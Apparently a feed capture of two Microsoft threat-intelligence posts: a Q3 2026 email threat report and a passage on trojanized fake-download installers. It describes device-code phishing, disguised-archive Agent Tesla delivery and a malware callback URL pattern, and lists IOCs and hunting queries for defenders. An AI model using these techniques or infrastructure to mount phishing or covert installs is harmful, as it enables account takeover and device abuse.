❌

Visualização normal

Antes de ontemMicrosoft Security Blog

Email threat landscape: Q3 2026 trends and insights

Microsoft Threat Intelligence detected approximately 7.3 billion email-based phishing threats from July through September, including a sharp increase to nearly 3 billion in September alone, up 41% from August. Yet the increase did not extend across the techniques that had driven threat actor activity earlier in the year. QR code phishing remained far below its early-year peak, while CAPTCHA-gated phishing reversed several months of decline, driven in part by renewed use of SVG attachments.

Line graph showing the number of phishing emails sent over several months, showing a steady decline in Q3 until a sharp increase in September.
Figure 1. Monthly detected email threat volume (January – September 2026)

The quarter also highlighted how sender identity and security exceptions can shape the outcome of detected threats. Microsoft detected approximately 129 million malicious messages spoofing the sender domains of tracked business services. Many were delivered because organization- or user-configured exceptions overrode security protections, even after the messages failed authentication checks and were identified as malicious, showing how overly broad exceptions intended to preserve legitimate workflows can also expose them to impersonation. In Microsoft Teams, attackers increasingly used ordinary personal names rather than explicit help desk identities while continuing to use live interactions for social engineering. Across malicious attachment activity more broadly, credential theft remained the dominant objective in Q3.

Two campaigns observed during the quarter illustrate the range of activity behind these trends. An August campaign targeting legal organizations used personalized salary review documents and QR codes to lead recipients into device code phishing, despite the broader decline in QR code attacks. In September, purchase order and payroll lures used disguised archives to deliver Agent Tesla, malware commonly used to collect credentials and other information. Together, the campaigns show how familiar business requests remained effective lures across distinct attack paths.

The effects of the March disruption of the Tycoon2FA phishing-as-a-service (PhaaS) platform also remained evident. By July, Microsoft detected approximately 21,000 phishing messages linked to the platform, down 99.8% from 8.9 million in February, the last full month before the operation.

A decreasing number of phishing emails from January to July, starting at 10 million and dropping to nearly zero.
Figure 2. Tycoon2FA-linked phishing email volume (January 2026 – July 2026)

This blog provides a view of email threat activity across Q3 2026, examining shifts in phishing techniques, malicious payloads, business contact impersonation (BCI), and Teams-based threats. We also highlight spoofed business-service sender domains and two campaigns that show how attackers used familiar work requests to make malicious messages appear credible. Together with recommendations, Microsoft Defender detections, and hunting queries, these findings can help defenders assess where existing protections may be weakened and investigate activity across email and collaboration platforms.

Spoofed sender domains

Requests to sign a document, review an invoice, or respond to a survey are routine business communications. Attackers exploit that familiarity by spoofing the sender domains of the legitimate services that deliver them. Rather than relying only on a misleading display name or a lookalike domain, these messages claim the service’s actual domain as their sender identity.

Microsoft detected approximately 129 million malicious messages spoofing the business-service domains tracked in this analysis during Q3. Activity had remained consistently high since at least May, at roughly 41 million to 46 million messages a month. DocuSign was the most frequently spoofed brand in September, accounting for 29% of that month’s total. Adobe, SurveyMonkey, and Barracuda also saw increases toward the end of the quarter, even as overall spoofing volume remained broadly steady.

A downward trend in phishing emails from 46 million in June to closer to 42 million in September.
Figure 3. Malicious messages spoofing tracked business-service sender domains (May – September 2026)

The more consequential finding was how security exceptions affected these messages after detection. Despite failing email authentication checks and being identified as malicious, many were associated with tenant- or user-level overrides. In September, overrides applied to 63% of messages with a recorded security outcome, with tenant-level overrides accounting for most of them.

The figures do not establish that recipients opened the messages or that accounts were compromised. They do show why exception policies deserve attention alongside detection coverage. An organization may create an exception to avoid interrupting a legitimate business workflow, but an overly broad exception can also weaken protection against messages impersonating that workflow. Familiar branding is not a substitute for an authenticated sender.

QR code phishing attacks

QR code phishing ended Q3 far below the levels seen during its early-year surge. Microsoft detected approximately 12.1 million attacks over the quarter, down 67% from Q2. The decline continued through September despite the broader increase in email threats, leaving monthly QR code volume 86% below its March peak.

A downward trend in phishing email occurrences, with counts decreasing from 19 million in March to less than 4 million by September.
Figure 4. Monthly QR code phishing volume (January – September 2026)

Much of the volume reduction came from the attachments that had supported that earlier growth:

  • PDF attachments remained the most common delivery format in Q3, accounting for 78% of QR code attacks in July and August before dropping to 61% in September. Nonetheless, the volume of PDFs carrying malicious QR codes fell by roughly 65% by the end of the quarter.
  • DOC/DOCX attachments accounted for 14% of QR code attacks in July and August before rising to 20% in September. Word document delivery volume similarly contracted in Q3, falling 39% between July and September following a sharp drop at the start of the quarter.
  • Email-embedded QR codes increased from 5% of attacks in July to 12% in September. After dropping to near-zero in Q2, the volume of malicious QR codes embedded in email bodies more than tripled by the end of Q3, although the method remained a smaller delivery category than attachments.
A line graph showing the   percentage of documents processed through various methods, with PDFs remaining the top method throughout Q3 followed by DOC attachments, email-embedded URLs, and other delivery methods.
Figure 5. QR code phishing delivery method share by month (January – September 2026)

The distinction between delivery methods matters for inspection coverage, but not for the recipient’s experience: either attachment or embedded formats can move a user from a message on a managed device to a phishing page on a personal phone. The reduction in volume has not changed that underlying challenge.

CAPTCHA-gated phishing tactics

CAPTCHA-gated phishing began to recover while QR code attacks continued to fall. By September, Microsoft detected 3.1 million CAPTCHA-gated attacks, nearly twice the volume seen at July’s low. Activity remained well below its March peak, but the recovery ended several months of sustained decline.

A declining trend in phishing emails, depicting over 12 million in March, dropping to 2 million in July, and closer to 4 million by September.
Figure 6. CAPTCHA-gated phishing volume (January – September 2026)

The increase in CAPTCHA-gated phishing attacks was not confined to a single attachment format as delivery methods shifted throughout Q3, though SVG attachments were central to the initial recovery.

  • SVG attachment volume increased sixfold in August, accounting for almost half of September’s total CAPTCHA-gated phishing attacks. Up from 17% of attacks in July, SVGs represented 65% of CAPTCHA-gated phishing attacks in August, remained elevated at 49% in September, and were the leading delivery method at the quarter end.
  • Email-embedded URLs accounted for 49% of attacks in July before falling to 19% in August as SVG activity surged. URL-delivered attacks more than doubled in September, reclaiming 30% of attacks.
  • PDF attachments declined from 22% of attacks in July to 12% in August, remaining at 12% in September.
  • HTML attachments declined from 9% of attacks in July to 2% in August, then more than tripled in volume in September to account for 6% of attacks.
  • DOC/DOCX attachments remained comparatively uncommon throughout Q3, representing only 1% of attacks each month.
A bar chart illustrating the percentage distribution of different document formats, with SVG attachments on top for Q3, generally followed by URL, PDF, HTML, and DOC or Other distribution methods by the end of the quarter.
Figure 7. CAPTCHA-gated phishing distribution method share by month (April – September 2026)

Malicious payloads

The dominant risk from malicious attachments continued to be credential theft, not malware installation. Approximately 94-96% of payload-based attacks during Q3 directed recipients toward a phishing site or presented a fraudulent sign-in page locally. An attachment did not need to install software to put an account at risk.

HTML and PDF attachments remained the two most common malicious payload types during Q3, together accounting for approximately 56–62% of payload-based attacks each month, while the more significant change was the return of SVG files:

A pie chart representing the distribution of various file types: 29% HTML and PDF, 4% DOCX, 16% SVG, 4% ZIP/GZIP, 3% RAR, 15% other
Figure 8. Malicious payloads by type
  • HTML attachments accounted for nearly two-thirds of malicious payloads and remained relatively steady across the quarter. HTML files ranked first in July at 32% of attacks before declining to 26% in August and recovering to 29% in September.
  • PDF attachments accounted for 27–30% of attacks and were the leading payload type in August and September. Volume remained comparatively stable, declining only 2% between July and September.
  • SVG attachments increased from 13% of attacks in July to 20% in August, when volume reached 10.1 million—the highest monthly volume in more than a year. Volume then fell 34% in September, although SVGs still represented 13% of attacks and remained roughly 50% higher than the monthly average for the first half of 2026.
  • DOC/DOCX attachments declined from approximately 5% of attacks in July and August to less than 3% in September, falling 76% below its monthly average volume for the first half of 2026.
  • ZIP/GZIP attachments declined from 5% of attacks in July to 3% in August before recovering slightly to 4% in September. Raw volume remained 24% below July.

The reduced use of Word documents alongside the renewed use of SVG files left a different mix of attachment threats, though credential theft remained the dominant objective.

A line graph depicting a trend in the number of file types, with HTML on top followed closely by PDFs, then SVG files, and DOC, ZIP, and other files all hovering around 2 million by the end of the quarter.
Figure 9. Malicious payload file type distribution by month (June – September 2026)

CAPTCHA-gated phishing accounted for only part of the malicious SVG activity. The resurgence was therefore broader than the use of SVG files to deliver that particular technique.

Business contact impersonation

Microsoft defines business contact impersonation (BCI) as a text-based attack targeting enterprise users that impersonates a trusted entity for the purpose of persuading a recipient into initiating a fraudulent financial transaction or sending the attacker sensitive documents.

BCI volume declined throughout Q3, totaling approximately 6.2 million attacks. That was substantially below Q2, although the comparison is influenced by the unusually large spike in April. By September, monthly activity had fallen to its lowest level since at least July 2025.

A downward trend that peaked at 9 million attacks in April before dropping sharply down to between 2-3 million for all of the third quarter.
Figure 10. Monthly BCI attack volume (January – September 2026)

The reduction in overall volume also concealed differences among financial lures. Generic messages continued to dominate initial BCI contact during Q3, but explicit task and financial requests gained share as overall attack volume declined:

  • Generic outreach messages, such as “Are you at your desk?”, accounted for 82% of attacks in July and August before declining to 79% in September. Raw volume fell 14% across the quarter, reinforcing that operators still overwhelmingly favored establishing contact before introducing a fraudulent request.
  • Generic task requests represented 8–10% of attacks during Q3, increasing from 9% in July to 10% in September despite a 9% decline in raw volume.

Within the smaller subset of explicit financial requests:

  • Payroll update requests were the most common financial lure, accounting for 6% of attacks in July and August and 7% in September. Raw volume remained broadly stable at approximately 126,000–130,000 attacks per month.
  • Invoice payment requests recovered from June’s low. Volume increased 34% in July, 25% in August, and 89% in September, more than tripling between June and September. Their share reached 3% in September, its highest level since March.
  • Gift card requests remained at 2% of attacks each month, while raw volume declined 9% from July to September.
Pie chart depicting BEI lures; 81% generic outreach contacts, 9% generic task requests, 2% payroll updates, 2% gift card requests, 6% invoice payments, and less than 1% for other types.
Figure 11. Initial BCI email content by type (Q3 2026)

The decline in BCI overall did not extend equally to the requests reaching payment and payroll staff.

Microsoft Teams threats

Microsoft observed approximately 141,000 malicious Teams call attempts during Q3. Activity peaked in July before declining 31% by September, although September volume remained 38% above the monthly average for the first half of 2026. Teams-based attacks continued to use live interactions across chat, voice, screen sharing, and remote-support tools to facilitate remote access, credential theft, and hands-on-keyboard compromise.

A trend line of call attempts, displaying a peak of over 50,000 attempts in July to about 35,000 by September.
Figure 12. Monthly observed malicious Microsoft Teams calls (January – September 2026)

Attackers increasingly moved away from display names that explicitly announced an IT- or tech-related support role. Ordinary personal-name display names rose from 46% of the observed July sample to 88% in September, while explicit help desk identities fell from 17% to 2%.

Bar chart comparing call impersonation types in Q3, with username impersonations rising from 46% in July to 88% by September, IT support impersonations ultimately decreasing from 17% to 10% after a spike in August, Help desk impersonations dropped from 17% to 2%, and Other impersonations dropped from 20% to virtually 0 by September.
Figure 13. Malicious Teams call impersonation comparison (Q3 2026)

This shift does not necessarily mean attackers abandoned IT support stories. A personal name can accompany a claim to work for the help desk, while the underlying account address retains technical or service-related wording. More targeted attempts also used domains resembling the intended victim organization’s domain, emphasizing that the visible name is only one part of the impersonation.

Voice phishing attempts peaked in July and then receded, but September volume remained above the levels observed early in 2026. Calls were concentrated during recipients’ weekday working hours, when a live response was more likely. These attempts included unanswered, rejected, and short-lived calls, partly reflecting Microsoft’s expanding visibility and ongoing efforts to strengthen protective measures against social engineering abuse. Attemps should not be interpreted as successful attacker interactions.

Notable phishing campaigns

The following campaigns were observed during the quarter and highlight notable credential phishing, BCI, and malware delivery activity. For analysis of a separate Teams-based IT-support impersonation campaign observed in August, see Impersonating IT support: Threat actors turn remote session into enterprise-wide access.

Salary review lure delivers personalized QR code attachment for device code credential capture targeting legal organizations

On August 19, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 10,000 users across more than 4,800 organizations, almost exclusively located in the United States. While most phishing attacks typically don’t focus on a single vertical, this campaign targeted the professional services sector, specifically law firms and legal organizations. Messages in this campaign were sent out over a 13-hour period between 13:27 UTC on August 19, 2026, and 2:59 UTC on August 20, 2026.

Pie chart depicting 72.1% of campaign targets were professional services, 22.5% were technology and software, and 5.4% were other.
Figure 14. Intended campaign targets by industry

Emails in this campaign were sent with the subject line “Salary Review” from smtp[@]wekash[.]net via Amazon Simple Email Service. The email body carried no visible text and the sole payload was a Word document attachment named Your-Q3-Compensation-Summary.docx.

A notification regarding a revised compensation package for an employee, emphasizing the employee's exceptional performance and requesting confidentiality.
Figure 15. Sample of the campaign document attachment

The Word document impersonated the recipient’s own organization, displaying company branding and addressing the recipient by name. The message claimed that the recipient’s compensation had been revised following a Q2 performance review and that updated details were ready for review. A QR code in the document carried an instruction to scan it to access the revised details. This approach moved the phishing URL out of the email body and into an image, bypassing email gateway controls that scan text-based links but do not decode QR code images.

Scanning the QR code would have directed users to an attacker-controlled phishing page impersonating a Microsoft OneDrive sign-in portal hosted on the domain splace[.]co[.]za. The page presented an alphanumeric code and instructed recipients to copy it and proceed to the Microsoft sign-in portal.

Screenshot of a phishing landing page depicting a sign in pop up asking the user to copy the code and then click Next
Figure 16. Sample phishing landing page

The phishing page used a device code phishing technique, which works by making an authentication request to Microsoft’s device authentication service before the recipient arrived, receiving a user code in return, and embedding that code into the page. When a recipient copied the code and proceeded, the page redirected them to the legitimate Microsoft device authentication portal at microsoft.com/devicelogin, where they entered the code and signed in. Completing that sign in would have transferred a valid session token to the attacker. The token granted persistent access to the recipient’s Microsoft 365 account without ever exposing the password and without re-triggering multifactor authentication (MFA). A countdown timer on the page signaled that each code had a limited validity window, pressing recipients to act quickly.

Spanish-language purchase order and payroll campaign leads to Agent Tesla malware

On September 21, 2026, Microsoft Defender Research observed a phishing campaign targeting more than 56,000 users across more than 8,100 organizations. The campaign primarily targeted users in Spanish-speaking countries, with Colombia accounting for the largest share of intended recipients (15%), followed by the United States (12%), Mexico (12%), Chile (11%), and Spain (8%). Like most large-scale phishing attacks, this campaign did not focus on a single vertical, but instead targeted a broad range of industries, most notably retail and consumer goods (27%), manufacturing and agriculture (19%), and financial services (13%). Messages in this campaign were sent out over an almost nine-hour period between 14:57 UTC and 23:35 UTC on September 21, 2026.

Figure 17. Timeline of campaign message volume

Two lure variations were observed throughout the duration of the campaign: a purchase order theme, which was used in 63% of messages, and a payroll theme, which was used in the remaining 37%. Both variations were sent from the address contacto06[@]carloxmextos[.]org. Sender Policy Framework (SPF), DomainKeys Identified Mail (DKIM), and Domain-based Message Authentication, Reporting, and Conformance (DMARC) all passed for that domain, so the messages did not depend on simple address forgery. The actor changed the display name to resemble a sales or human resources identity associated with the recipient’s organization. That combination gave the messages technically valid authentication while using the visible sender identity and familiar business context to support the impersonation.

The purchase order lure variation used the reply-style subject “Re: solicitud de cotización”. Its body said, “Buen Dia”, claimed that a purchase order was attached, and asked the recipient to confirm receipt before closing with the lowercase “saludos”. The abrupt wording, inconsistent capitalization, and copied professional signature made the message look like a short continuation of an existing commercial exchange while avoiding details that a recipient could easily challenge.

The attached file, Nuevo orden de compra – 21092026.pdf.uu, was a RAR archive despite its uncommon .uu ending and PDF-like name. Inside it was Nuevo orden de compra – 21092026.pdf.js, a JavaScript downloader whose second extension exposed the executable script type only after extraction. If run, the script fetched a file named Lincoln.ps1 from a campaign-controlled object in Firebase Storage, and that PowerShell payload led to Agent Tesla malware. The nested archive and misleading extensions separated the visible business document theme from the code that executed, while the cloud-hosted download gave the actor a remotely accessible staging point.

Screenshot of a Spanish-language email with the subject “Re: solicitud de cotización.” The sender is shown as a sales-themed display name with the address contacto06@carloxmextos.org; the recipient and signature are redacted. The message says an order is attached and asks the recipient to confirm receipt. The attachment is labeled “Nuevo orden de compra - 21092026.pdf.uu.”
Figure 18. Redacted rendering of the purchase order lure email

The payroll-themed lure used the subject “Nomina 21.09.2026”. It addressed the recipient by name, said the September 21 payroll list was attached, and signed off as a human resources manager. The date-specific payroll pretext created an immediate work-related reason to open the file, while the personalized greeting made a bulk message appear locally relevant.

The payroll lure’s attachment, Nomina 21.09.2026.xml.001, was also a RAR archive. Extraction produced Nomina 21.09.2026.xml.exe, an Agent Tesla executable disguised with an XML-themed double extension. Unlike the purchase order delivery chain, this branch did not require a separate downloader in the supplied evidence, but both paths used the same sender infrastructure, attachment camouflage, date, and malware family. Agent Tesla is commonly used to collect credentials and other information from an infected host, so the shared final payload suggested that credential and information theft were the campaign’s likely objective.

Screenshot of a Spanish-language email from an HR-themed display name at contacto06@carloxmextos.org to a redacted recipient. The subject is “Nomina 21.09.2026.” The message says a payroll document for September 21, 2026, is attached and is signed “Gerente de Recursos Humanos.” The attachment is labeled “Nomina 21.09.2026.xml.001.”
Figure 19. Redacted rendering of the payroll lure email

Defending against email and collaboration threats

Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.

  • Microsoft helps organizations reduce the risk of phishing and social engineering in Teams through user awareness and layered, built-in protections. Users should exercise caution with external connection requests and messages, including verifying a sender’s identity and requests before acting on them. Administrators can also block external Teams users and specify which users in their organization are permitted to chat or meet with people outside the enterprise. These flexible controls help organizations manage risk for employees in sensitive roles and departments. Teams will also be introducing AI-powered phishing detection that uses conversation context to identify phishing and social engineering in higher-risk messaging scenarios, particularly first-contact chats with external users. Together, these measures help organizations collaborate more securely in Teams.
  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders can also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable passwordless authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support passwordless. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the activity and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Salary review campaign emails by sender address

The following query identifies emails associated with the August 19 campaign using a message’s sending email address.

EmailEvents
| where SenderMailFromAddress == “smtp@wekash.net”

Spanish-language purchase order and payroll campaign emails by sender address

The following query identifies emails associated with the September 21 campaign using a message’s sending email address.

EmailEvents 
| where SenderMailFromAddress == "contacto06@carloxmextos.org"

Indicators of compromise (IOCs)

IndicatorTypeDescriptionFirst seenLast seen
wekash[.]net Domain Sender domain used to distribute campaign emails via Amazon SES 2026-08-19 2026-08-20
smtp@wekash[.]net Email address Sender email address observed in campaign messages 2026-08-19 2026-08-20
Your-Q3-Compensation-Summary.docx File name Word document attachment carrying the compensation lure and QR code 2026-08-19 2026-08-20
splace[.]co[.]za Domain Domain hosting phishing content 2026-08-19 2026-08-20
https://splace[.]co[.]za/0987643345678908765421234567890987654320987654321223456787654/onedrive/ URL URL hosting phishing content 2026-08-19 2026-08-20
carloxmextos[.]org Domain Authenticated domain used to send both campaign variations 2026-09-21 2026-09-21
contacto06@carloxmextos[.]org Email address Sender address used for both observed lure variations 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.uu File name RAR attachment used in the purchase order variation 2026-09-21 2026-09-21
Nuevo orden de compra – 21092026.pdf.js File name JavaScript downloader contained in the purchase order archive 2026-09-21 2026-09-21
Lincoln.ps1 File name PowerShell payload downloaded by the purchase order branch 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.001 File name RAR attachment used in the payroll variation 2026-09-21 2026-09-21
Nomina 21.09.2026.xml.exe File name Agent Tesla executable contained in the payroll archive 2026-09-21 2026-09-21
BEDD2297739632DA8EE470367295FE976E55BE74D628DCAEE7FA98121EE530F1 SHA-256 SHA-256 of the purchase order RAR attachment 2026-09-21 2026-09-21
CE832350C165522DB03DB040CA07917976D1A91F97E7016EA36DCC6B53E0EB13 SHA-256 SHA-256 of the JavaScript downloader 2026-09-21 2026-09-21
F8B49891D15A578E4DE28FECF99D0D78DB6B2C3DA81CD51C931B8D128E60C187 SHA-256 SHA-256 of the PowerShell payload associated with Agent Tesla delivery 2026-09-21 2026-09-21
C438B9A3BB67E2C10EFF0D01513422DC17DCE7C5508303A680E46F3DCEC886EF SHA-256 SHA-256 of the payroll RAR attachment 2026-09-21 2026-09-21
72966B30BBD87E42C683D2AC7A42BB62021FC14389D508551432FFD70D62F33A SHA-256 SHA-256 of the Agent Tesla executable from the payroll variation 2026-09-21 2026-09-21

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q3 2026 trends and insights appeared first on Microsoft Security Blog.

Fake-download campaign uses trojanized installers to deliver monetization payloads

Microsoft Threat Intelligence has identified an evolving fake-download campaign targeting users searching for cracked commercial software, free games, activators, plugins, and unofficial utilities. The campaign uses trojanized Inno Setup-style installers to distribute multiple monetized software payloads, referred to by the delivery system as “offers”, during a single installation session.

Our investigation found that the installers use a per-offer callback and status-tracking model to manage delivery and record installation outcomes. We confirmed three downstream monetization branches that transformed affected devices into monetized assets, including by routing third-party internet traffic through the device, enrolling it in a distributed-computing platform, or installing additional utility-style software, often without users’ informed knowledge or consent. These products and components may have legitimate uses, but their silent installation through deceptive software bundles without informed user consent introduces security and privacy risks.

Organizations can reduce their exposure to this activity by preventing the use of untrusted software sources, enabling potentially unwanted application protection, and monitoring for unexpected software installations and persistence mechanisms.

This blog details the campaign’s execution model and confirmed outcomes and provides mitigation guidance, Microsoft Defender protection information, advanced hunting queries, MITRE ATT&CK mappings, and indicators of compromise to help defenders identify, investigate, and respond to related activity.

Attack chain overview

The fake-download campaign follows a four-stage attack chain that progresses from deceptive lures through Inno-based staging, offer-controlled payload delivery, and installation of one or more monetization branches:

  1. Initial access via fake download lures – Users run fake installers promoted as cracked commercial software, free games, activators, plugins, executors, or unofficial utilities.
  1. Inno wrapper execution and temporary runner staging – The installer launches an Inno Setup-style temporary runner under %TEMP%\is-*.tmp\, which starts recurring eld*.exe, set_*.exe, or other numbered stages.
  1. Offer execution callback and payload delivery – The runner contacts rotating infrastructure using a repeatable d=inno and r=offer_execution callback pattern. Offer, affiliate, download-network, placement, and session values coordinate downstream payload selection and correlate activity within the installer session.
  1. Final payload installation and monetization – Staged payloads use unattended installation switches to install one or more confirmed campaign branches: WorldProxyPool for proxy and network-resource monetization; CharityEngine and Berkeley Open Infrastructure for Network Computing (BOINC) for compute-resource monetization; or Advanced Windows (AW) Manager and Windows Manager for adware-style utility monetization. WorldProxyPool also creates recurring SYSTEM scheduled tasks for agent startup, watchdog execution, and updater activity.

Attack Chain

Figure 1. Overview of the attack chain.

Initial access via fake download lures

The campaign begins when users download and run fake installers promoted as cracked software, game installers, executors, activators, plugins, utilities, or driver and mobile-unlock tools. Observed lures include cracked audio plugins, PC games, Roblox executors, auto-clickers, driver tools, and fake utility installers.

Example lures: Echo Client; FabFilter Total Bundle; Navicat Premium crack; Cue Club; auto-clicker; Deadpool Apunka Games; Command & Conquer: Red Alert 2; TFT Unlock Tool; and clownfishvoicechanger.

Dark-themed Auto Clicker promotional webpage with product screenshots, feature descriptions, and repeated gold download buttons, illustrating the polished software-download pages used as campaign lures.
Figure 2. Example utility download lure.

Inno wrapper execution and temporary runner staging

Across the investigated activity, user-launched lures spawned Inno Setup-style temporary runners under %TEMP%\is-*.tmp\ and then launched one or more numbered eld*.exe stages. Arguments such as /SL5, /SPAWNWND, and /FIRSTWND, together with the temporary path and numbered stage names, provide more durable indicators than the original lure filename.

The depth of the execution chain and its downstream outcome varied by installer session. One Echo Client example progressed through multiple numbered stages and reached several monetization branches, while other observed lures exposed fewer numbered stages or downstream components.

The table below uses the Echo Client activity as a representative example of the wrapper-to-stage sequence; individual installer sessions may launch different combinations of numbered stages.

Step Process Command-line / path signal Role
1 Echo Client.exe Launched from %USERPROFILE%\Downloads\Echo Client\ User-launched lure
2 Echo Client.tmp %TEMP%\is-*.tmp\… with /SL5=… Inno temporary runner
3 Echo Client.exe /SPAWNWND=… /FIRSTWND=… Inno child process / window handoff
4 Echo Client.tmp /SL5=… /SPAWNWND=… /FIRSTWND=… Temporary runner continues execution
5 eld*.exe eld0.exe, eld1.exe, eld3.exe, eld4.exe, and eld5.exe under %TEMP%\is-*.tmp\ Numbered staged payloads

Table 1. Inno wrapper execution and temporary runner staging.

Offer execution callback and payload delivery

After staging, the Inno temporary runner contacted rotating callback infrastructure using randomized URL paths but a repeatable query-string structure:

http:///?sis=&fz=&d=inno&r=offer_execution&ko=no&o=&a=&dn=&spot=&t=&cr= 

Failed or blocked offers used r=offer_execution_fail and sometimes included local error text, including messages that the operation did not complete because the file contained a virus or potentially unwanted software. These callbacks are useful campaign-attribution and sequencing markers, but they are not always the earliest prevention point. In some endpoint detection and response (EDR) traces, child payloads launched before or around the r=offer_execution callback.

The campaign used offer IDs, affiliate IDs, download-network IDs, and placement values to select or report downstream payload attempts. Observed offer and download-network combinations included o=1712 / dn=507, o=1720 / dn=536, o=1727 / dn=564, o=1729 / dn=566, o=331 / dn=244, o=1674 / dn=440, o=1675 / dn=441, o=1681 / dn=447, and o=1730 / dn=567. Different offers could succeed or fail independently within the same installer session, so a failed first offer did not necessarily mean that the full bundle stopped.

Parameter Observed use Assessment
d Often set to inno Installer or delivery-family marker
sis Stable within an installer session Session-correlation value
a Stable across related requests Affiliate, campaign, or distribution-partner identifier
o Changes by offer Offer identifier
dn / on Changes with the offer or retrieval path Download-network or offer-network field; exact meaning unconfirmed
spot Increments through the session Offer placement, slot, or execution order
paw Present across offer requests Request, package, or session-correlation value; exact meaning unconfirmed
fz Present in outcome callbacks Delivered package size or file-size field
t Present in outcome callbacks Timing, token, or request value; exact meaning unconfirmed
r offer_execution or offer_execution_fail Per-offer execution result
msg Present on failed offers Error text from the local download or installation attempt
ko / cr Boolean-like or short values Server-side control or result flags; exact meaning unconfirmed

Table 2. Assessments are based on observed telemetry correlations, not confirmed server-side definitions.

Offer / download-network pair Semantic meaning
o=1712 / dn=507 Primary first-stage offer commonly attempted at the start of the installer flow.
o=1720 / dn=536 Offer branch associated with CharityEngine/BOINC distributed-compute monetization.
o=1727 / dn=564 Offer branch associated with WorldProxyPool proxyware monetization.
o=1729 / dn=566 Recurring follow-on offer branch in the installer flow.
o=331 / dn=244 Secondary offer branch observed in the multi-offer sequence.
o=1674 / dn=440 Later campaign offer branch.
o=1675 / dn=441 Low-volume offer branch.
o=1681 / dn=447 Additional offer branch in the campaign’s installer rotation.
o=1730 / dn=567 Later high-volume offer branch.

Table 3. Offer and download-network pairs and their semantic roles in the installer flow.

The campaign rotated callback domains frequently while preserving the same d=inno and offer-execution callback structure across recurring lure categories. Individual domains are therefore short-lived infrastructure indicators; the durable hunting signal is the combination of the callback pattern, Inno temporary execution, staged filenames, and related installer-session activity. The full observed domain set is provided in the IOC section.

Final payload installation and monetization

After offer callback and payload delivery, the campaign launched downstream installers or components using unattended installation switches such as /qn, /S, /quiet, and /norestart. This stage converted the fake-download execution chain into installed software and recurring execution across three monetization branches: proxy and network-resource monetization, compute-resource monetization, and adware-style utility monetization.

Branch Primary behavior Representative artifacts
A. WorldProxyPool Proxy agent installation and scheduled-task setup sdk-agent.exe; sdk-agent.updater.exe; watchdog.ps1; WorldProxyPoolAgent task
B. CharityEngine / BOINC Distributed-compute software installation boinc.exe; charityengine.exe; ce11.exe; VirtualBox-7.2.8-r173730.msi
C. AW Manager / Windows Manager Utility and updater-style software installation Windows Manager – Postback Johan.msi; AdvancedWindowsManager.exe; Windows Updater.exe

Table 4. Summary of the three monetization branches and representative artifacts.

Proxy and network-resource monetization — WorldProxyPool

